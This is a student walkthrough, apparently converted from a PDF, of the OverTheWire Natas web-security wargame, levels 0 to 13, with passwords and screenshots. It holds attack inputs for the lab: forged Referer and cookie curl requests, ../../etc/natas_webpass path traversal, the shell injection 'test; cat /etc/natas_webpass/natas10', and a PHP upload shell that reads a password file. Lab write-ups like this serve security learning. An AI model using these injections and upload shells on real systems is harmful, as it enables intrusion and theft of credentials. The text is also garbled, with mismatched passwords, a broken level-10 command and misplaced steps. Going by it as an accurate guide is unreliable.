Option B (Firefox Dev Tools) Press F12 or Ctrl + Shift + I to open Dev Tools.

Go to the "Inspector" tab and look through the HTML.

Find the password in the comment like you did in Level 0.

```

Line wrap □
1 <html>
2 <head>
3 <!--This stuff in the header has nothing to do with the level-->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level1.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="https://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="https://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
9 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
10 <body>
11 <h1>natas0</h1>
12 <div id="content">
13   You can find the password for the next level on this page.
14   <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
15 </div>
16 </body>
17 </html>

```

- **Natas Level 1 → Level 2 (Password Reveal)**


1. Look at the HTML code (you should be seeing it now).

2. Scroll down slowly and find a line like this: "The password for natas2 is TguMNxKo1DSa1tuJBLoZJnDUICcUAPII"

3. Copy the password written after "natas2 is".

Then... Access Natas2: URL: <http://natas2.natas.labs.overthewire.org>

Username: natas2 and Password : TguMNxKo1DSa1tuJBLoZJnDUICcUAPII



- **Natas Level 2 → Level 3**

1. Open the Website in your browser OR using curl:
URL : http://natas3.natas.labs.overthewire.org
Login with Username: natas3 and Password:3gqisGdR0pj6tpkDKdIW02hSvchLeYH
2. What You'll See on the page: "There is nothing on this page."
But that's a trick — now inspect the page source.
3. View Page Source in browser: Ctrl + U . Find the Hidden Directory
4. You'll see a line like: Click here
That means a folder named s3cr3t/ exists.
5. Visit That Directory
Go to: http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt
6. Get the Password .Inside users.txt, you'll find something like: natas4:
QryZXc2e0zahULdHrtHxzyYkj59kUxLQ .
That is the username and password for Natas4.

Index of /files

Name	Last modified	Size	Description
Parent Directory	-	-	
pixel.png	2025-04-10 14:18	303	
users.txt	2025-04-10 14:18	145	


Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80




```
# username:password
alice:BYNdczsZqH
bob:3jV
charlie:GSvCwVV3m
natas3:3gqisGdR0pj6tpkDKdIW02hSvchLeYH
eve::o4mlyhj2
mallory:9urTCPz8Mh
```

- **Natas Level 3 → Level 4**

1. Open the URL : <http://natas4.natas.labs.overthewire.org>
Login with Username: natas4 and Password QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
2. What You'll See on the Page: > "Access disallowed. You are visiting from an unauthorized IP address."
This means the server is checking the Referer header to allow access only if you come from a specific page.
3. Then in this link <http://natas4.natas.labs.overthewire.org>
After in the url type <http://natas4.natas.labs.overthewire.org/robots.txt>



4. Disallow:/ s3cr3t / copy the underline part only and paste then remove the robots.txt after the org and paste this s3cr3t <http://natas4.natas.labs.overthewire.org/s3cr3t>




Index of /s3cr3t


Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2025-04-10 14:18	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

5. Then click on users.txt.



6. Write username & password and click on sign in .




- Natas Level 4 → Level 5

- Putting password and username in natas4 then this message will pop up and click on Refresh page .
Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/". Refresh the page.
 - Use Curl command in linux.
Command : curl -u natas4: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ -H "Referer: http://natas5.natas.labs.overthewire.org/" <http://natas4.natas.labs.overthewire.org/>

```
[\bhakti_31@DESKTOP-RNL33BC ~]
$ curl -u natas3:3gqlsGdR0pj6tpkDKdIW02hSvhcIeyH http://natas3.natas.labs.lan
$ curl -u natas3:3gqlsGdR0pj6tpkDKdIW02hSvhcIeyH http://natas3.natas.labs.overthewire.org
[~]
[\bhakti_31@DESKTOP-RNL33BC ~]
$ curl -u natas4:QryzXc2e0zahULDhirthHxzyKj59KuxLQ -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery.level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<script src="http://natas.labs.overthewire.org/js/jquery.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script>var wechallInfo = { "level": "natas4", "pass": "QryzXc2e0zahULDhirthHxzyKj59KuxLQ" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">
Access granted. The password for natas5 is On35PkggAPm2zbEp0UB02c0x0Msn1t0k
<br/>
<div id="viewsource"><a href="index.php?refresh_page">Refresh page</a></div>
</div>
</body>
</html>
[~]
[\bhakti_31@DESKTOP-RNL33BC ~]
```

3. URL: <http://natas5.natas.labs.overthewire.org>
Username: natas5 and Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK.
Hint on the page: "Access disallowed. You are not logged in" .



4. How to Solve It: This level uses a cookie-based login check. You need to send a cookie namedloggedin with the value 1.
5. CURL Command to Solve: `Curl -u natas5:0n35PkggAPm2zbEpOU802c0x0Msn1ToK --cookie "loggedin=1" http://natas5.natas.labs.overthewire.org`
6. Or using browser dev tools:

1. Go to Developer Tools → Application → Cookies.

2. Edit or add a cookie:

Name: loggedin

Value: 1

A screenshot of a browser developer tools interface. The "Request" tab is selected. The "Header" section shows a response with status code 200 OK, date Thu, 09 Jan 2020 20:57:48 GMT, server Apache/2.4.10 (Debian), vary Accept-Encoding, content-length 962, keep-alive timeout=5, max=100, connection Keep-Alive, and content-type text/html; charset=UTF-8. The "Body" section shows the HTML response. It includes a script tag for jQuery, another for wechall-data.js, and a third for wechall.js. A var statement defines wechallinfo with level "natas4" and pass "Z9tkRkWmp9Qr7Xr5jWRkgDU901svEZ". The body contains an h1 tag for "natas4" and a div for "content". The footer of the page says "Access granted. The password for natas5 is iX6I0fmpN7AY0QQPvtn3fXpbaJVJcHfq". Below the body, there's a "viewsource" link and a "Refresh page" button. The bottom of the interface shows "Time: 354 ms Body Length: 962 bytes Total Length: 1190 bytes".



- **Natas Level 5 → Level 6**
 1. Natas Level 6 Overview:

URL: <http://natas6.natas.labs.overthewire.org>

Username: natas6 and Password: From Level 5

2. Webpage Analysis : The page has a form that asks for a secret.

There's also a PHP comment in the source: // include("includes/secret.inc");

This tells us the server uses a file named secret.inc to check the input. We can try accessing it directly.

3. Step-by-Step Solution:

1. Go to: <http://natas6.natas.labs.overthewire.org/includes/secret.inc>

2. You'll see something like:

```
<?php  
$secret = "a1b2c3d4e5f6g7h8"; ?>
```


3. Copy that secret value.

4. Return to the form on the main page, paste the secret, and submit.

5. The page will reveal the password for Natas7.

```
HTTP/1.1 200 OK  
Date: Mon, 13 Jan 2020 18:43:16 GMT  
Server: Apache/2.4.10 (Debian)  
Set-Cookie:loggedin=1  
Vary: Accept-Encoding  
Content-Length: 890  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8  
  
<!-- THIS SECRET IN THE HEADER HAS NOTHING TO DO WITH THE LEVEL --&gt;<br/><link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">  
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-u1.css" />  
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />  
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>  
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>  
<script>var wechallinfo = { "level": "natas5", "pass": "1XG1OfmpN7AY0Q9wtn3fxpbajVJcHfq*" };</script></head>  
<body>  
<h1>natas5</h1>  
<div id="content">  
Access granted. The password for natas6 is aG0Y4q2Dc6MqDq4eL4YtoKtyAg9PeHa1</div>  
</body>  
</html>
```

Time: 535 ms Body Length: 890 bytes Total Length: 1142 bytes



- **Natas Level 6 → Level 7**


1. Go to URL: <http://natas7.natas.labs.overthewire.org>

Login with username : natas6 and password : from level 5

2. What You See: Two links i.e page=home and page=about

3. The URL looks like: <http://natas7.natas.labs.overthewire.org/index.php?page=home>

4. This indicates that the page includes files based on the page parameter — possible Local File Inclusion (LFI).
5. Step-by-Step Solution:
 1. Try changing the page parameter to access sensitive files:
http://natas7.natas.labs.overthewire.org/index.php?page=../../../../etc/natas_webpass/natas8



• Natas Level 7 → Level 8

1. Natas Level 8 Overview:

Go to the URL: <http://natas8.natas.labs.overthewire.org> .

And login with Username: natas8 , Password: From Level 7

You'll see an input field and a button. The source code contains this important PHP snippet:

```
$encodedSecret = "3d3d516343746d4d6d6c315669563362";
function encodeSecret($secret)
{
    return bin2hex(strrev(base64_encode($secret)));
}
```

2. The variable \$encodedSecret is an obfuscated secret that needs to be reversed using the encodeSecret() function in reverse.

3. Step-by-Step Solution:

1. Understand the encoding function: base64_encode()

strrev() (reverse the string)

bin2hex() (hex encode it)

2. To reverse it: Convert hex back to string → Reverse the string

→Decode from base64 → Python Script to Decode:


```
import binascii import base64 encoded
="3d3d516343746d4d6d6c315669563362"
```

```

hex_decoded = binascii.unhexlify(encoded)
reversed_str = hex_decoded[::-1] decoded =
base64.b64decode(reversed_str)
print(decoded.decode())

```

Put link : <http://natas8.natas.labs.overthewire.org/index.php?page=/etc/nataswebpass/natas8>



- **Natas Level 8 → Level 9**

1. URL: <http://natas9.natas.labs.overthewire.org>
Login with Username: natas9 and Password: From Level 8
2. Page Functionality: There's a search form that lets you “search” terms in files using this PHP code (from viewsource):
`$key = $_GET["needle"];`
`system("grep -i $key`
`dictionary.txt");`
3. Step-by-Step Exploit:
 - 1) Input something like this in the search field:
`test; cat /etc/natas_webpass/natas10`
 - 2) grep -i test dictionary.txt; cat /etc/natas_webpass/natas10 is run on the server.
 - 3) The result will display the password for Natas10.

Last build: 24 days ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!

Operations

- base
- From Base
- From Base32
- From Base58
- From Base62
- From Base64
- From Base85
- Show Base64 offsets
- To Base
- To Base32
- To Base58
- To Base62
- To Base64
- To Base85
- AES Decrypt
- AES Encrypt
- Analyse hash
- BSON deserialise

Recipe

From Base64

Alphabet: A-Za-zA-Z0-9+=

Remove non-alphabet chars

Input

```
b3V1V1lMmtCcQ==
```


Output


```
00dayz2K80
```

Then put the password in this URL: <http://natas9.natas.labs.overthewire.org>

- Natas Level 9 → Level 10

1. Got to the URL: <http://natas10.natas.labs.overthewire.org>
And login with Username: natas10 and Password: From Level 9
 2. What's New Here? The same grep command is used, but now with input sanitization:
`$key = $_GET["needle"];`
`$key = preg_replace("/[;|&]/","",$key);`
 3. Enter the following as the search input: etc/natas_webpass/natas11
 4. The command run becomes
`grep -i test cat /etc/natas_webpass/natas11 dictionary.txt`





- **Natas Level 10 → Level 11**

1. Go to the URL: <http://natas11.natas.labs.overthewire.org>
And login with username
natas11 and password

2. What You See:

A message: "Cookies are protected with XOR encryption."
A cookie called data is set.

3. From the page source:

```
$key = "<random 4-character key>";  
function xor_encrypt($in) {  
    $key = '<key>';  
    $text = $in;    $outText = ";  
    for($i=0;$i<strlen($text);$i++)  
    ) {  
        $outText .= $text[$i] ^ $key[$i % strlen($key)];  
    }  
    return $outText;  
}
```

4. Step-by-Step Solution:

1. Grab your cookie named data (Base64 encoded)

2. Decode it (Base64 → XORED string → JSON):

Decode Base64. XOR the result with the key.

3. You will get something like:

```
{"showpassword":"no","bgcolor":"#ffffff"}
```

4. Change showpassword to yes, then re-XOR using the same key, Base64-encode it, and set that as your new data cookie.

The screenshot shows a web browser window with the URL `natas10.natas.labs.overthewire.org/?needle=%20%0Acat%20/etc/natas_webpass/natas11`. The page displays a search interface with a search bar and a list of filtered words. The output is as follows:

```
For security reasons, we now filter on certain characters
Find words containing:  Search

Output:
U82q5TCM9xuFoI3dYX61s70ZD9JKoK
African
Africans
Allah
Allah's
American
Americanism
Americanism's
Americas
Americas
April
April's
April's
Asian
Asians
August
August's
August's
Augusts
B
B's
British
Britisher
Brown
Brown's
C
Cs
Catholic
Catholicism
Catholicism's
Catholics
Catholics
Celsius
Celsiuses
Chicano
Chicano's
Chicanos
Christian
Christian's
Christianities
```

The screenshot shows a Firefox dialog box titled "Authentication Required". It displays the message: "http://natas11.natas.labs.overthewire.org is requesting your username and password. The site says: 'Authentication required'". There are two input fields: "User Name:" containing "natas11" and "Password:" containing a redacted password. Below the dialog, the word "Augusts" is visible.

The screenshot shows a web page with the following content:

Cookies are protected with XOR encryption

Background color: Set color

[View sourcecode](#)

• Natas Level 11→ Level 12

1. Got to the URL: `http://natas12.natas.labs.overthewire.org`
And login with Username: natas12 and Password: From Level 11
2. What's on the Page?
It allows you to upload an image, and the source code includes:
`if(preg_match('/\.\php$/i, $_FILES['uploadedfile']['name'])) {
echo "We don't allow uploading PHP files";`

}

It blocks files with .php extension, but not PHP content.

3. Exploit Idea: By uploading a file with a .php extension inside a different extension, like .php.jpg, we can bypass the filter and still execute code.
4. Step-by-Step Exploit:

1. Create a file named shell.php.jpg with the content:

```
<?php echo file_get_contents("/etc/natas_webpass/natas13"); ?>
```

2. Upload it via the form.

3. Once uploaded, note the file path provided. It might look like:

The file has been uploaded to /upload/shell.php.jpg



Then put the password in this URL: <http://natas12.natas.labs.overthewire.org>

• Natas Level 12 → Level 13

1. Go to the URL: <http://natas13.natas.labs.overthewire.org>

And login with

Username:natas13

Password: From Level 12

2. Again, an image upload page.

This time, the server checks image file content using PHP's exif_imagetype() function:

```
if(exif_imagetype($_FILES['uploadedfile']['tmp_name']) !=  
IMAGETYPE_JPEG) { echo "Only JPEG images are allowed!";  
exit;  
}
```

3. Exploit Strategy:

exif_imagetype() checks the magic bytes of the file, not the full content.

You can still insert PHP code after valid JPEG headers.

4. Step-by-Step Exploit:

